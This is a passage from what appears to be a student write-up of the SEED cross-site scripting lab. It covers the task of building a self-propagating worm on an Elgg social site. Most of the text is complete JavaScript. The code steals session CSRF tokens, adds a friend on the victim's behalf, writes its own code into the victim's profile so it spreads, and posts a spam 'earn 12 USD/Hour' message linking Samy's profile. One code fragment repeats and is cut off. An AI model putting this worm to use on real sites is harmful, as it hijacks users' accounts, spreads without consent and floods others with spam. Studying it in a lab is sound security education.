
1. **Condition Check**: Ensures the script does not execute if the current user is Samy, preventing unnecessary self-posts.
2. **Request Construction**: Dynamically builds a POST request with the appropriate URL, headers, and body content based on the analysis.
3. **Ajax Request**: Sends the POST request to create a new post on "The Wire" with a message encouraging users to visit Samy's profile, thereby potentially spreading the message further.

Task 4: Design a Self-Propagating Worm

Analysis:

The worm locates its own code by finding the <script> tag with the id "worm". It then constructs a string that includes the entire script tag and its content. This allows the worm to replicate itself by inserting this exact code into other users' profiles, ensuring the worm spreads.


So,in this task we have to all the previous task and also make the worm propagate.To propagate the worm we will use this snippet,




```
Task 4:
<script id=worm>
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
        alert(jsCode);
</script>
```

Implementation:


The implementation procedure is the same as before. We are just merging the three previous tasks into one task. However, instead of setting student ID in the description field like in Task 2, we are setting the worm code in there, which is the key method of it self propagating.



```
<script id="worm" type="text/javascript">
        window.onload = function() {

                var guid = elgg.session.user.guid;
                var ts = '&__elgg_ts='+elgg.security.token.__elgg_ts;
                var token = '__elgg_token='+elgg.security.token.__elgg_token;

                var sendurl='http://www.seed-server.com/action/friends/add?friend=59' + ts + ',' + ts + token + ',' + token;

                if(guid !== 59) {
                        var Ajax = null;
                        Ajax = new XMLHttpRequest();
                        Ajax.open('GET', sendurl, true);
                        Ajax.setRequestHeader('Host', 'www.seed-server.com');
                        Ajax.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
                        Ajax.send();
                }


                var name = elgg.session.user.name;

                var worm = document.getElementById("worm");
                var jsCode = worm ? worm.innerHTML : '';
                var headerTag = '<script id=\"worm\" type=\"text/javascript\">';
                var tailTag = '</'+'script>';
                var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

                sendurl = 'http://www.seed-server.com/action/profile/edit';

```



```javascript
                var content = '';
                content += token + ts;

                content += "&description=" + wormCode + "&accesslevel[description]=1";
                content += "&guid=" + guid;

                /* creating and sending Ajax request to modify victim's profile */
                if(guid !== 59) {
                        var Ajax = null;
                        Ajax = new XMLHttpRequest();
                        Ajax.open('POST', sendurl, true);
                        Ajax.setRequestHeader('Host', 'www.seed-server.com');
                        Ajax.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
                        Ajax.send(content);
                }


                var username = elgg.session.user.username;

                sendurl = 'http://www.seed-server.com/action/thewire/add';
                var message = "To earn 12 USD/Hour(!), visit now\n";
                var link = encodeURIComponent("http://www.seed-server.com/profile/samy");
                message = message + link;
                var content = token +  ts + "&body=" + message;

                /* creating and sending Ajax request to post on the wire on behalf of the victim */
                if(guid !== 59) {
                        var Ajax = null;
                        Ajax = new XMLHttpRequest();
                        Ajax.open('POST', sendurl, true);
```



```javascript
                if(guid !== 59) {
                        var Ajax = null;
                        Ajax = new XMLHttpRequest();
                        Ajax.open('POST', sendurl, true);
                        Ajax.setRequestHeader('Host', 'www.seed-server.com');
                        Ajax.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
                        Ajax.send(content);
                }
        }
</script>
```